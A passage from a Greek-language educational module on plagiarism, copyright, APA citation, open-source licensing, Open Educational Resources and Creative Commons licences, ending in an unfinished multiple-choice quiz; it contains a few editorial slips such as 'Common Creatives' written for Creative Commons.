διότι και τα σχήματα, τα γραφήματα ή οι φωτογραφίες μπορούν να αποτελέσουν αντικείμενο λογοκλοπής (Leeds Beckett University, 2014). Η λογοκλοπή περιλαμβάνει τόσο δημοσιευμένο όσο και αδημοσίευτο υλικό σε διάφορες μορφές, όπως χειρόγραφο, έντυπη ή ηλεκτρονική. Μπορεί να είναι εσκεμμένη ή όχι (Oxford University, 2022). Μερικές φορές μπορεί να συσχετίζεται με άγνοια ή με λάθη παραπομπής ή αναφοράς. Θα πρέπει να τονιστεί ότι «η λογοκλοπή διαφέρει από την παραβίαση δικαιωμάτων πνευματικής ιδιοκτησίας υπό την έννοια ότι επεκτείνεται και αφορά χαρακτηριστικά ενός έργου τα οποία δεν προστατεύονται από πνευματικά δικαιώματα, όπως οι ιδέες, ο τρόπος έκφρασής τους ή και τα δύο» (Lipton, 2015). Προκειμένου να αποφευχθεί η λογοκλοπή, πρέπει να χρησιμοποιούνται εισαγωγικά, όλες οι πηγές πρέπει να σημαίνονται με παραπομπή (αναφορά της πηγής στο κείμενο) και με αναφορά των στοιχείων της πηγής στη βιβλιογραφία. Η λογοκλοπή μπορεί να λάβει διάφορες μορφές οι οποίες παρουσιάζονται στο Σχήμα 5 (Hexham, 1999).

Ευθεία λογοκλοπή. Αυτή είναι η πιο συχνή μορφή λογοκλοπής. Ορισμένες λέξεις αφαιρούνται από το αρχικό κείμενο ή προστίθενται σε αυτό. Δεν χρησιμοποιούνται εισαγωγικά και δεν υπάρχει αναφορά στον αρχικό συγγραφέα.

Λογοκλοπή με χρήση παραπομπής, υποσημείωσης, με εισαγωγικά. Σε αυτές τις περιπτώσεις λογοκλοπής υπάρχει αναφορά στον αρχικό συγγραφέα (παραπομπή ή υποσημείωση), αλλά δεν χρησιμοποιούνται εισαγωγικά ή αν χρησιμοποιούνται, δεν περιλαμβάνουν ολόκληρο το κείμενο που έγινε αντικείμενο λογοκλοπής.

Η παράφραση ως λογοκλοπή. Στην περίπτωση αυτή κάποιος είτε παραφράζει ξαναγράφοντας ένα τμήμα χωρίς να κάνει ουσιαστικές αλλαγές στο πρωτότυπο είτε συνοψίζει πληροφορίες από μια πηγή χωρίς την κατάλληλη αναφορά.

Αυτολογοκλοπή. Η αυτολογοκλοπή συμβαίνει όταν ανακυκλώνετε τη δική σας εργασία, δηλαδή έχετε ήδη υποβάλει την εργασία σας (διπλωματική εργασία, άρθρα κ.λπ.) και την αναπαράγετε ξανά χωρίς καμία ένδειξη προς τον αναγνώστη.

Εικόνα 5: Μορφές λογοκλοπής

Irving Hexham, THE PLAGUE OF PLAGIARISM, University of Calgary.

<https://people.ucalgary.ca/~nurelweb/academic/plag.html>

Δικαιώματα πνευματικής ιδιοκτησίας

Ο δημιουργός ενός πνευματικού έργου έχει το απόλυτο και αποκλειστικό δικαίωμα να ελέγχει τη χρήση του έργου του και την εξουσία να εκτελεί ηθικές και οικονομικές ενέργειες με αντικείμενο το έργο αυτό (WIPO, (2016)· Γραφείο Πνευματικής Ιδιοκτησίας της Ευρωπαϊκής Ένωσης [EUIPO], 2020).

Τα οικονομικά δικαιώματα αφορούν την απόκτηση ή τη μεταβίβαση της οικονομικής αμοιβής που κερδίζεται από τη χρήση της πνευματικής ιδιοκτησίας του δημιουργού.

Τα ηθικά δικαιώματα αφορούν τη διατήρηση και προστασία της σχέσης του δημιουργού με το έργο του.

Ως έργο ορίζεται κάθε πρωτότυπο πνευματικό δημιούργημα τέχνης, λόγου ή επιστήμης. Το λογοτεχνικό, καλλιτεχνικό ή επιστημονικό έργο μπορεί να έχει οποιαδήποτε μορφή, όπως γραπτή, οπτικοακουστική, καλλιτεχνική και σχεδιαστική. Οι νόμοι περί πνευματικής ιδιοκτησίας δεν προστατεύουν ιδέες, ανακαλύψεις, γεγονότα, αλλά κάθε συγκεκριμένη υλοποίηση και έκφρασή τους, δεδομένου ότι η ελευθερία της έκφρασης είναι σημαντική για την πρόοδο και την ανάπτυξη των σύγχρονων κοινωνιών.

Πίνακας 1: Τι προστατεύεται και τι δεν προστατεύεται από τους νόμους περί πνευματικής ιδιοκτησίας

Προστατεύονται από το νόμο για την πνευματική ιδιοκτησία πλήρως ή εν μέρει	Δεν προστατεύονται από το νόμο περί πνευματικής ιδιοκτησίας
• Γραπτά έργα και μεταφράσεις • Κείμενα μεταδιδόμενα προφορικά • Μουσικές συνθέσεις • Θεατρικά έργα και παραστάσεις χορού • Οπτικοακουστικά έργα • Χορογραφίες • Έργα τέχνης • Έργα εφαρμοσμένων τεχνών (π.χ. ρούχα, έπιπλα, κοσμήματα) • Αρχιτεκτονικά σχέδια • Φωτογραφίες • Εικονογραφήσεις • Χάρτες • Διασκευές κλασικών έργων • Συλλογές • Βάσεις Δεδομένων • Ψηφιακά προγράμματα και εφαρμογές • Διαφημιστικές δημιουργίες • Πατέντες • Εμπορικά σήματα	• Νόμοι • Πολιτικές αποφάσεις • Διοικητικά έγγραφα • Αποφάσεις δικαστηρίου • Έργα της λαϊκής παράδοσης • Ειδήσεις, γεγονότα • Μαθηματικές συναρτήσεις • Διαδικασίες και μέθοδοι • Μη πρωτότυπα έργα • Έργα των οποίων τα πνευματικά δικαιώματα έχουν λήξει

Οι εθνικοί νόμοι περί πνευματικής ιδιοκτησίας προστατεύουν τους δημιουργούς δίνοντάς τους το αποκλειστικό δικαίωμα να επιτρέπουν ή να απαγορεύουν σε άλλους να χρησιμοποιούν το έργο τους. Η προστασία των πνευματικών δικαιωμάτων επιβάλλεται αυτόματα κατά τη δημιουργία του έργου, χωρίς να απαιτείται οποιαδήποτε άλλη διαδικασία (Barker et al., 2016- WIPO, 2016).

Πίνακας 2: Τι μπορεί να επιτρέψει και να απαγορεύσει ένας δημιουργός

Συγκεκριμένα οι δημιουργοί μπορούν να επιτρέψουν ή να απαγορεύσουν
• Την αναπαραγωγή του έργου τους σε έντυπη ή ηχητική μορφή
• Τη δημόσια αναπαραγωγή και μετάδοση του έργου τους
• Την μετάδοση του έργου τους στο κοινό
• Τη μετάφραση του έργου τους σε άλλες γλώσσες
• Τη διασκευή του έργου τους σε διαφορετική μορφή, π.χ. σε σενάριο ή μυθιστόρημα

Αναφορές και παραπομπές

Μια εργασία πρέπει να τεκμηριώνεται με πηγές όπως βιβλία, επιστημονικά άρθρα σε ηλεκτρονικά περιοδικά ή δημοσιευμένες έρευνες. Οι παραπομπές στο κείμενο επιτρέπουν

στον αναγνώστη να αναζητήσει και να βρει τις πηγές στις οποίες βασίζεται η συγκεκριμένη εργασία. Ο συγγραφέας μιας εργασίας μπορεί να επιλέξει αποσπάσματα από άλλα δημοσιευμένα δοκίμια. Μπορεί να τα παραφράσει και να παρουσιάσει τη δική του εργασία αναφερόμενος στα συγκεκριμένα αποσπάσματα. Οι παραπομπές αυτές παραπέμπουν σε έναν κατάλογο λεπτομερών πηγών, στην ενότητα της βιβλιογραφίας στο τέλος της εργασίας του.

Αναφορά είναι η αναφορά μιας πηγής πληροφοριών, η οποία περιλαμβάνεται στη βιβλιογραφία στο τέλος της εργασίας.

Μια παραπομπή είναι η αναφορά στο πρωτότυπο κείμενο μιας πηγής, μέσα στην εργασία.

Συνήθως οι όροι αναφορά και παραπομπή χρησιμοποιούνται ως συνώνυμα.

Η βιβλιογραφία στο τέλος ενός άρθρου ή βιβλίου περιλαμβάνει όλα τα κείμενα που διάβασε ο συγγραφέας και συνέβαλαν στη δημιουργία του έργου του.

Οι κατάλογοι αναφοράς περιλαμβάνουν μόνο τις πηγές που αναφέρονται στο κείμενο.

Συνήθως οι όροι βιβλιογραφία και κατάλογος αναφοράς χρησιμοποιούνται εναλλακτικά.

Υπάρχουν διάφορα πρότυπα αναφορών: τα πιο διαδεδομένα πρότυπα είναι αυτό της APA (American Psychological Association), αυτό της MLA (Modern Language Association), και αυτό του Chicago Manual of Style. Στις ανθρωπιστικές επιστήμες, όπως η λογοτεχνία, η γλώσσα, η φιλοσοφία, το πρότυπο MLA είναι καταλληλότερο, στις παιδαγωγικές επιστήμες και στην ψυχολογία ενδείκνυται η χρήση του προτύπου APA· αν η εργασία αφορά επιχειρήσεις, το πρότυπο Chicago είναι ιδανικό.

Οι παραπομπές μπορούν να παρουσιάζονται ως εξής:

Παράδειγμα παρενθετικής αναφοράς: Η γενιά των ανθρώπων που γεννήθηκαν μετά το 1982 ονομάστηκε «ψηφιακοί ιθαγενείς» (Prensky, 2001)

Παράδειγμα με αναφορά σε ρέον κείμενο: Ο Prensky (2001) ονομάζει «ψηφιακούς ιθαγενείς» τους άνθρωποι που γεννήθηκαν μετά το 1982

Το Scribbr (www.scribbr.com) περιέχει οδηγίες για τον τρόπο σύνταξης εκθέσεων.

Ακολουθώντας το πρότυπο APA σχετικά με τις παραπομπές στο κείμενό μας, μπορούμε να δούμε πώς κάνουμε τις παραπομπές στον παρακάτω πίνακα.

Πίνακας 3: Παραπομπές

Αριθμός συγγραφέων	Παρενθετική παραπομπή	Παραπομπή σε ρέον κείμενο
ένας συγγραφέας (βιβλίο, άρθρο περιοδικό, ιστοσελίδα)	(Επώνυμο συγγραφέα, έτος δημοσίευσης) (Bosshardt, 2021)	Επώνυμο συγγραφέα, (έτος δημοσίευσης) Bosshardt (2021)
δύο συγγραφείς	(Chew & Cerbin, 2021)	Chew και Cerbin (2021)
περισσότεροι από δύο συγγραφείς	(Göksu et al., 2017)	Göksu et al. (2017)
πολλαπλές πηγές	(Bransford, Brown και Cocking, 1999· Benassi,	

	Overson και Hakala, 2014· Weinstein, Sumeracki και Caviglioli 2019)
έμμεση αναφορά	(Branson, 1978, όπως παρατίθεται στο Molenda, 2003)

Οι πλήρεις παραπομπές βρίσκονται στο τέλος του κειμένου στη βιβλιογραφία. Τα ονόματα των συγγραφέων αναφέρονται με αλφαβητική σειρά. Οι παραπομπές ακολουθούν τους κανόνες του πίνακα 4.

Πίνακας 4: Το πρότυπο παραπομπών και αναφορών της APA

Παραπομπές	Πρότυπο παραπομπών APA
βιβλία	Επώνυμο συγγραφέα, Αρχικό μικρού ονόματος. Αρχικό μεσαίου ονόματος. (Έτος έκδοσης). Τίτλος βιβλίου (Έκδοση εκδ.). Εκδότης.
ιστοσελίδες ή .pdf	Επώνυμο συγγραφέα, Αρχικού μικρού ονόματος. (έτος, μήνας δημοσίευσης). Τίτλος έργου. Τίτλος ιστοσελίδας. URL
άρθρα περιοδικού	Επώνυμο συγγραφέα, Αρχικό μικρού ονόματος. Αρχικό μεσαίου ονόματος. (Έτος έκδοσης). Τίτλος άρθρου. Τίτλος περιοδικού, Τόμος(Τεύχος), αρχική σελίδα–τελική σελίδα . https://doi.org/DOI *
στατιστικά	Επώνυμο συγγραφέα, Μικρό όνομα. “Τίτλος του αρχείου/της ιστοσελίδας: Υπότιτλος”. Τίτλος ιστοσελίδας, , Εκδότης/Οργανισμός, Ημερομηνία δημοσίευσης, URL
εικόνες	Επώνυμο, Μικρό όνομα, Αρχικό μεσαίου ονόματος του δημιουργού της εικόνας. “Τίτλος εικόνας” ή Περιγραφή. Ψηφιακή Εικόνα. Τίτλος ιστοσελίδας. Ημέρα, Μήνας, Έτος έκδοσης. Τελευταία ανάκτηση: Ημερομηνία. URL.

* Ο αριθμός DOI (<https://doi.org/DOI>) είναι ένα μοναδικός και μη μεταβαλλόμενος αναγνωριστικός αριθμός.

Εικόνα 6: Υποδείξεις για τις παραπομπές

Γραφείο Διανοητικής Ιδιοκτησίας της Ευρωπαϊκής Ένωσης (Φεβρουάριος 2020). Συχνές ερωτήσεις σχετικά με τα δικαιώματα διανοητικής εργασίας.

<https://euipo.europa.eu/ohimportal/el/web/observatory/faqs-on-copyright-el#1>

Ανοιχτός κώδικας

Ο όρος **ανοιχτός κώδικας** αρχικά αναφερόταν στο λογισμικό ανοικτού κώδικα (OSS). Το λογισμικό ανοικτού κώδικα αναφέρεται σε κώδικα που έχει σχεδιαστεί για να είναι δημόσια προσβάσιμος – ο καθένας μπορεί να δει, να τροποποιήσει και να διανείμει τον κώδικα όπως επιθυμεί. Ο ανοιχτός κώδικας έχει γίνει σήμερα ένα κίνημα καθώς και ένας τρόπος εργασίας που φτάνει πέρα από την παραγωγή λογισμικού.

Εικόνα 7: Λογισμικό ανοικτού κώδικα

Ανοιχτός κώδικας δεν σημαίνει μόνο πρόσβαση στον πηγαίο κώδικα. Οι όροι διανομής του λογισμικού ανοικτού κώδικα πρέπει να πληρούν τα ακόλουθα κριτήρια:

1. **Ελεύθερη αναδιανομή:** Η άδεια χρήσης δεν περιορίζει κανένα μέρος από το να πουλάει ή να χαρίζει το λογισμικό ως συστατικό μιας συνολικής διανομής λογισμικού που περιέχει προγράμματα από πολλές διαφορετικές πηγές. Η άδεια χρήσης δεν πρέπει να απαιτεί δικαιώματα ή οποιαδήποτε άλλη αμοιβή.
2. **Πηγαίος κώδικας:** Το πρόγραμμα πρέπει να περιλαμβάνει πηγαίο κώδικα και να επιτρέπει τη διανομή τόσο σε πηγαίο κώδικα όσο και σε μεταγλωττισμένη (compiled) μορφή. Εάν κάποια μορφή προϊόντος δεν διανέμεται μαζί με τον πηγαίο κώδικα, πρέπει να υπάρχει ένας καλά δημοσιοποιημένος τρόπος απόκτησης του πηγαίου κώδικα με κόστος όχι μεγαλύτερο από ένα εύλογο κόστος αναπαραγωγής, κατά προτίμηση, με λήψη μέσω του Διαδικτύου χωρίς χρέωση. Ο πηγαίος κώδικας πρέπει να είναι η προτιμώμενη μορφή στην οποία ένας προγραμματιστής θα κάνει τροποποιήσεις στο πρόγραμμα. Ο σκόπιμα συγκεχυμένος πηγαίος κώδικας δεν επιτρέπεται. Δεν επιτρέπονται ενδιάμεσες μορφές, όπως η έξοδος (output) ενός προεπεξεργαστή (preprocessor) ή μεταφραστή (translator).
3. **Δεν επιτρέπονται διακρίσεις σε βάρος προσώπων ή ομάδων:** Η άδεια χρήσης δεν πρέπει να εισάγει διακρίσεις εις βάρος οποιουδήποτε προσώπου ή ομάδας προσώπων.
4. **Καμία διάκριση κατά τομείς δραστηριότητας:** Η άδεια δεν πρέπει να περιορίζει κανέναν από το να κάνει χρήση του προγράμματος σε ένα συγκεκριμένο τομέα δραστηριότητας. Για παράδειγμα, δεν μπορεί να περιορίζει τη χρήση του προγράμματος σε μια επιχείρηση ή τη χρήση του για γενετική έρευνα.
5. **Διανομή της άδειας χρήσης:** Τα δικαιώματα που συνδέονται με το πρόγραμμα πρέπει να ισχύουν για όλους εκείνους στους οποίους διανέμεται το πρόγραμμα χωρίς να χρειάζεται πρόσθετη άδεια.

6. **Η άδεια χρήσης δεν πρέπει να είναι συγκεκριμένη για ένα προϊόν:** Τα δικαιώματα που συνδέονται με το πρόγραμμα δεν πρέπει να εξαρτώνται από το αν το πρόγραμμα αποτελεί μέρος μιας συγκεκριμένης διανομής λογισμικού. Εάν το πρόγραμμα εξαχθεί από την εν λόγω διανομή και χρησιμοποιηθεί ή διανεμηθεί σύμφωνα με τους όρους της άδειας χρήσης του προγράμματος, όλα τα μέρη στα οποία αναδιανέμεται το πρόγραμμα θα πρέπει να έχουν τα ίδια δικαιώματα με εκείνα που παρέχονται σε συνδυασμό με την αρχική διανομή λογισμικού.
7. **Η άδεια χρήσης δεν πρέπει να περιορίζει άλλο λογισμικό:** Η άδεια χρήσης δεν πρέπει να θέτει περιορισμούς σε άλλο λογισμικό που διανέμεται μαζί με το αδειοδοτημένο λογισμικό. Για παράδειγμα, η άδεια δεν πρέπει να επιμένει ότι όλα τα άλλα προγράμματα που διανέμονται στο ίδιο μέσο πρέπει να είναι λογισμικό ανοικτού κώδικα.
8. **Η άδεια χρήσης πρέπει να είναι τεχνολογικά ουδέτερη:** Καμία διάταξη της άδειας δεν μπορεί να βασίζεται σε οποιαδήποτε μεμονωμένη τεχνολογία ή συυλ διεπαφής.

Ανοικτοί Εκπαιδευτικοί Πόροι

Ορισμός

Ο όρος «Ανοικτοί Εκπαιδευτικοί Πόροι» (ΑΕΠ) χρησιμοποιήθηκε για πρώτη φορά σε ένα συνέδριο που διοργάνωσε η UNESCO το 2002, και ορίστηκε ως «η ανοικτή παροχή εκπαιδευτικών πόρων, με τη βοήθεια των τεχνολογιών της πληροφορίας και της επικοινωνίας, για διαβούλευση, χρήση και προσαρμογή από μια κοινότητα χρηστών για μη εμπορικούς σκοπούς» (Johnstone, 2005).

Ο ορισμός των ΑΕΠ που χρησιμοποιείται σήμερα συχνότερα είναι: «οι ανοικτοί εκπαιδευτικοί πόροι είναι ψηφιοποιημένο υλικό που προσφέρεται ελεύθερα και ανοικτά στους εκπαιδευτικούς, τους μαθητές και τους αυτοδίδακτους για χρήση και επαναχρησιμοποίηση για διδασκαλία, μάθηση και έρευνα». (ΟΟΣΑ, 2007)

Έτσι, μπορούμε εν συντομία να πούμε, ότι, οι Ανοικτοί Εκπαιδευτικοί Πόροι είναι κάθε είδους εκπαιδευτικό υλικό που είναι κοινόχρηστο ή εισάγεται με ανοικτή άδεια χρήσης. Η φύση αυτών των ανοικτών υλικών σημαίνει ότι ο καθένας μπορεί νόμιμα και ελεύθερα να τα αντιγράψει, να τα χρησιμοποιήσει, να τα προσαρμόσει και να τα ξαναμοιραστεί, ή όπως είναι ευρύτερα γνωστό, να συμμετάσχει στις δραστηριότητες "των 5R", όπως φαίνεται στους Πίνακες 5, 6 και στο Σχήμα 8.


Πίνακας5: Τα 5R της ανοικτότητας

5R Δράσεις των ΑΕΠ (τα 5R της ανοικτότητας)	
Διατήρηση (Retain)	Δημιουργώ τα δικά μου αντίγραφα
Επαναχρησιμοποίηση (Reuse)	Χρησιμοποιώ με διαφορετικούς τρόπους
Αναθεώρηση (Revise)	Προσαρμόζω, τροποποιώ, βελτιώνω
Ανασύνθεση (Remix)	Συνδυάζω δύο ή περισσότερους πόρους
Αναδιανομή (Redistribute)	Μοιράζομαι με άλλους

Πίνακας 6: Τύποι ΑΕΠ

Τύποι ΑΕΠ	Ενχειρίδια
	Μαθήματα
	Σχέδια μαθημάτων
	Λογισμικό
	Ηχητικό υλικό
	Εικόνες και βίντεο
	Εξεταστικό υλικό
Δραστηριότητες και παιχνίδια	

Εικόνα 8: Τύποι ΑΕΠ και τα 5R της ανοικτότητας

Οι ΑΕΠ αποσκοπούν κυρίως στη διάθεση πόρων στους εκπαιδευτικούς, οι οποίοι μπορούν να διατεθούν στους μαθητές.

Όπως αναφέρθηκε προηγουμένως, μια OER αναγνωρίζεται εάν όλες οι περιοχές είναι σαφώς σημειωμένες ως δημόσια κτήση ή κυκλοφορούν με ανοικτή άδεια χρήσης, όπως η Common Creatives. Υπάρχουν έξι τυποποιημένες άδειες Creative Commons, οι οποίες θα συζητηθούν στη συνέχεια.

Οι ΑΕΠ είναι

- Προσβάσιμοι
- Συνεργατικοί
- Οικονομικά αποδοτικοί
- Δίκαιοι

- Προσαρμόσιμοι

Υπάρχουν πολλά οφέλη από τη χρήση των ΑΕΠ, τόσο για τους μαθητές όσο και για τους εκπαιδευτικούς. Πιο συγκεκριμένα, τα οφέλη για τους φοιτητές είναι ότι οι ΑΕΠ είναι χαμηλού κόστους ή δωρεάν πόροι, είναι εύκολα προσβάσιμοι, είναι προσαρμοσμένοι στις εκάστοτε ανάγκες και ανταποκρίνονται σε αυτές και προσφέρουν ευκαιρίες για πρωτοβουλίες ΑΕΠ.

Οι εκπαιδευτικοί μπορούν να επιμεληθούν, να προσαρμόσουν και να μοιραστούν τους ΑΕΠ για να επιτύχουν απόλυτα τους στόχους του προγράμματος σπουδών, μπορούν επίσης να μοιραστούν καινοτομίες ελεύθερα, να αποκτήσουν πρόσβαση σε ποιοτικό υλικό που έχει αξιολογηθεί από ομοτίμους για να βελτιώσουν το πρόγραμμα σπουδών, να αυξήσουν την μειώσουν τη σχολική διαρροή μέσω της μείωσης του κόστους και, τέλος, να προωθήσουν το διάλογο μεταξύ ομοτίμων στον τομέα παγκοσμίως.

Ποια είναι η ορθή χρήση των ΑΕΠ;

Όταν χρησιμοποιούμε έναν ΑΕΠ είναι σημαντικό να αναφέρουμε την πηγή. Ορισμένοι κανόνες συνθέτουν τον «ορθό» τρόπο χρήσης ενός ΑΕΠ. Παραθέτουμε, λοιπόν, παρακάτω πέντε απλές υποδείξεις από την Creative Commons Australia για την αναφορά ενός έργου με άδεια Creative Commons.

1. Αναφέρετε το όνομα του συγγραφέα και τον τίτλο του έργου
2. Εάν είναι δυνατόν, παρέχετε έναν σύνδεσμο προς την πηγή του έργου
3. Παρέχετε σύνδεσμο προς την άδεια χρήσης Common Core που ισχύει για το πρωτότυπο έργο.
4. Αναφέρετε αν έχετε κάνει αλλαγές στο έργο.
5. Διατηρήστε ανέπαφα τα πνευματικά δικαιώματα που έχει τυχόν συμπεριλάβει ο συγγραφέας

Ποιος ΑΕΠ είναι κατάλληλος για τον σκοπό μου;

Μια ομάδα βιβλιοθηκονόμων στο πανεπιστήμιο της Βρετανικής Κολομβίας ανέπτυξε κάτω από τον τίτλο «The Open Education Resource Repository» (OERR) [«Αποθετήριο Ανοικτών Εκπαιδευτικών Πόρων» (ΑΑΕΠ)] μια διαδικασία αξιολόγησης αποθετηρίων ανοικτών εκπαιδευτικών πόρων και μια αντίστοιχη ετικέτα αναγνώρισης. Αυτή η διαδικασία αξιολογεί τα OER στους ακόλουθους τομείς:

- Πιστοποίηση δημιουργού
- Ακροατήριο
- Πρόσβαση και ποικιλομορφία
- Φιλικότητα προς τον χρήστη
- Θεματική κάλυψη
- Λειτουργικότητα αναζήτησης & περιήγησης
- Τύπος μέσων

- Αδειοδότηση & άδειες χρήσης

Η περιγραφή της διαδικασίας προτείνει έναν ορισμό για κάθε τομέα και μια αξιολόγηση με βάση ένα σύστημα επιπέδων, από το επίπεδο 1 (το χαμηλότερο) έως το επίπεδο 3 (η υψηλότερη βαθμολογία). Προορίζεται ως εργαλείο που θα επιτρέπει στον καθένα, όταν βρίσκει ένα νέο αποθετήριο, να εκτιμά άμεσα αν αξίζει να το εξερευνήσει περαιτέρω, πριν ξοδέψει χρόνο για την αναζήτηση μεμονωμένων πόρων.

OECD, Giving Knowledge for Free, 2007,
<https://www.oecd.org/education/ceri/38654317.pdf>

Ετικέτα Αποθετηρίων Ανοικτών Εκπαιδευτικών Πόρων (AAEP),
<https://open.bccampus.ca/files/2014/07/OERR-Rubric.pdf>

Δημιουργικά κοινά

Η εκτεταμένη χρήση του διαδικτύου παγκοσμίως έχει αλλάξει τα δεδομένα σχετικά με τη διαχείριση των πνευματικών δικαιωμάτων, καθώς η πλειονότητα των έργων διατίθεται μόνο σε ψηφιακή μορφή. Η διαφορά από άλλα έργα είναι ότι η διανομή και η επεξεργασία των ψηφιακά διανεμόμενων έργων δεν προϋποθέτει την ύπαρξη υποστηρικτικού υλικού. Στο πλαίσιο αυτό, η διαχείριση των δικαιωμάτων που απορρέουν από τα έργα αυτά γίνεται με ειδικές άδειες και δικαιώματα.

Ο συγγραφέας διατηρεί, προφανώς, το αποκλειστικό δικαίωμά του στην εμπορική χρήση του έργου του. Ωστόσο, σε περίπτωση που δεν το επιθυμεί, θα πρέπει να εφοδιάσει το έργο του με σχετική άδεια. Ο πιο δημοφιλής τύπος άδειας που εφαρμόζεται σε τέτοιες περιπτώσεις είναι η άδεια «Creative Commons».

Η Creative Commons (CC) είναι ένας μη κερδοσκοπικός οργανισμός αφιερωμένος στη διεύρυνση του φάσματος των έργων που προστατεύονται από πνευματικά δικαιώματα, τα οποία είναι διαθέσιμα για την αξιοποίηση αυτών και άλλων έργων και τη νόμιμη διανομή τους. Ο οργανισμός αυτός εκδίδει διάφορες άδειες πνευματικών δικαιωμάτων γνωστές ως άδειες «Creative Commons». Αυτές οι άδειες επιτρέπουν στους συγγραφείς να δηλώνουν εύκολα ποια δικαιώματα διατηρούν και από ποια δικαιώματα παραιτούνται προς όφελος άλλων δημιουργών.

Εικόνα 1: Χαρακτηριστικά των αδειών CC

Τα χαρακτηριστικά αυτών των αδειών είναι

- Διατίθενται δωρεάν στο διαδίκτυο.
- Δεν είναι αποκλειστικές.
- Επιτρέπουν την ανταλλαγή έργων μέσω του διαδικτύου.
- Η χρήση τους δεν απαιτεί την πλήρη παραίτηση του κατόχου των πνευματικών δικαιωμάτων από τα δικαιώματα που έχει, καθώς οι τύποι των αδειών ποικίλλουν.

Οι τομείς στους οποίους μπορούν να χρησιμοποιηθούν αυτές οι άδειες είναι οι εξής:

- εκπαιδευτικό περιεχόμενο

Εικόνα 10: CC Μουσική

- περιεχόμενο καλών τεχνών

- μουσικά έργα

- ραδιοφωνικό και τηλεοπτικό περιεχόμενο

- δημόσιες πληροφορίες

- βιβλιοθήκες

Ένα άλλο σημαντικό χαρακτηριστικό αυτών των αδειών (CC) είναι ότι συντίθενται από τρία στρώματα:

1. Το στρώμα Νομικού Κώδικα
2. Το στρώμα της Πράξης των Κοινών, κοινά κατανοητό
3. Το στρώμα που είναι αναγνώσιμο από μηχανές

Το στρώμα του **Νομικού Κώδικα** είναι το τυπικό νομικό εργαλείο.

Το στρώμα της Πράξης των Κοινών (Common Deeds) είναι **κατανοητό από όλους τους ανθρώπους**, πράγμα που σημαίνει ότι οι άδειες είναι έτσι γραμμένες ώστε να γίνονται κατανοητές από όλους, χωρίς να προϋποτίθενται νομικές γνώσεις.

Το στρώμα που είναι **αναγνώσιμο από μηχανές** βασίζεται σε έναν τυποποιημένο τρόπο περιγραφής (CC REL - CC Copyright Language) και διασφαλίζει ότι η άδεια μπορεί να γίνει κατανοητή από μηχανές σε διάφορες εφαρμογές και στο διαδίκτυο.

Όλοι οι τύποι αδειών Common Creatives ξεκινούν με την αναφορά BY και στην πραγματικότητα αποτελούν συνδυασμό των βασικών όρων που αποτελούνται από τις BY, NC, ND, SA όπως εξηγείται παρακάτω

- BY attribution (αποδίδει τα εύσημα στον δημιουργό του υλικού)

- NC non commercial (Οποιαδήποτε χρήση του έργου πρέπει να γίνεται μόνο για μη εμπορικούς σκοπούς)

- ND όχι παράγωγα έργα (μπορούν να χρησιμοποιηθούν μόνο αυτολεξεί αντίγραφα του έργου)

- SA share alike (Κάθε νέο έργο που παράγεται με τη χρήση αυτού του υλικού πρέπει να διατίθεται με τους ίδιους όρους)

Οι τύποι των αδειών Creative Commons είναι οι εξής

Πίνακας 5: Τύποι αδειών Creative Commons

Άδειες	Όροι
	CC BY Αναφορά δημιουργού
	CC BY-SA Αναφορά δημιουργού – Παρόμοια διανομή

	CC BY-ND	Αναφορά δημιουργού – Όχι παράγωγα έργα
	CC BY-NC	Αναφορά δημιουργού – Μη εμπορική χρήση
	CC BY-NC-SA	Αναφορά δημιουργού – Μη εμπορική χρήση – Παρόμοια διανομή
	CC BY-NC-ND	Αναφορά δημιουργού – Μη εμπορική χρήση – Όχι παράγωγα έργα

Η επιλογή μιας άδειας χρήσης δεν προϋποθέτει ότι ο δημιουργός γνωρίζει όλους τους τύπους των προσφερόμενων αδειών χρήσης. Ο επίσημος δικτυακός τόπος της Creative Commons προσφέρει ένα πολύ φιλικό περιβάλλον εργασίας όπου ο τελικός χρήστης αποφασίζει ποια δικαιώματα θα παραχωρήσει απαντώντας σε ένα λεπτομερές ερωτηματολόγιο. Μετά τη συμπλήρωση του ερωτηματολογίου ο οργανισμός χορηγεί την κατάλληλη άδεια Creative Commons για χρήση.

Η επίσημη ιστοσελίδα της Creative Commons:

<https://creativecommons.org/licenses/?lang=el> (Τελευταία πρόσβαση 22 Μαΐου 2022)

Μίνι κουίζ

- 1) Η προστασία των πνευματικών δικαιωμάτων είναι πολύ σημαντική διότι,
 - a. με αυτόν τον τρόπο οι ιδιοκτήτες ανταμείβονται ηθικά
 - b. με αυτόν τον τρόπο οι νέοι έχουν την ευκαιρία να ανακαλύψουν και να εκτιμήσουν τα πνευματικά προϊόντα
 - c. με αυτόν τον τρόπο οι ιδιοκτήτες μπορούν να προστατεύονται και να έχουν ένα επιπλέον κίνητρο για την παραγωγή νέων έργων
 - d. όλοι οι άνθρωποι μπορούν να αναπαράγουν και να διανέμουν πνευματικά προϊόντα
- 2) Η πρωτοτυπία, η ανθρώπινη δημιουργία και η συγκεκριμένη μορφή είναι οι κύριες προϋποθέσεις της νομικής προστασίας των δικαιωμάτων πνευματικής ιδιοκτησίας προκειμένου
 - a. να θεωρηθεί ένα προϊόν άξιο νομικής προστασίας και αναγνώρισης
 - b. να έχουν οι δημιουργοί οικονομικό κέρδος
 - c. να υιοθετηθεί από κάποιον άλλον
 - d. να θεωρείται προστατευόμενο προϊόν στη σύγχρονη ψηφιακή εποχή.
- 3) Προκειμένου να αποφύγει κανείς τη λογοκλοπή, θα πρέπει
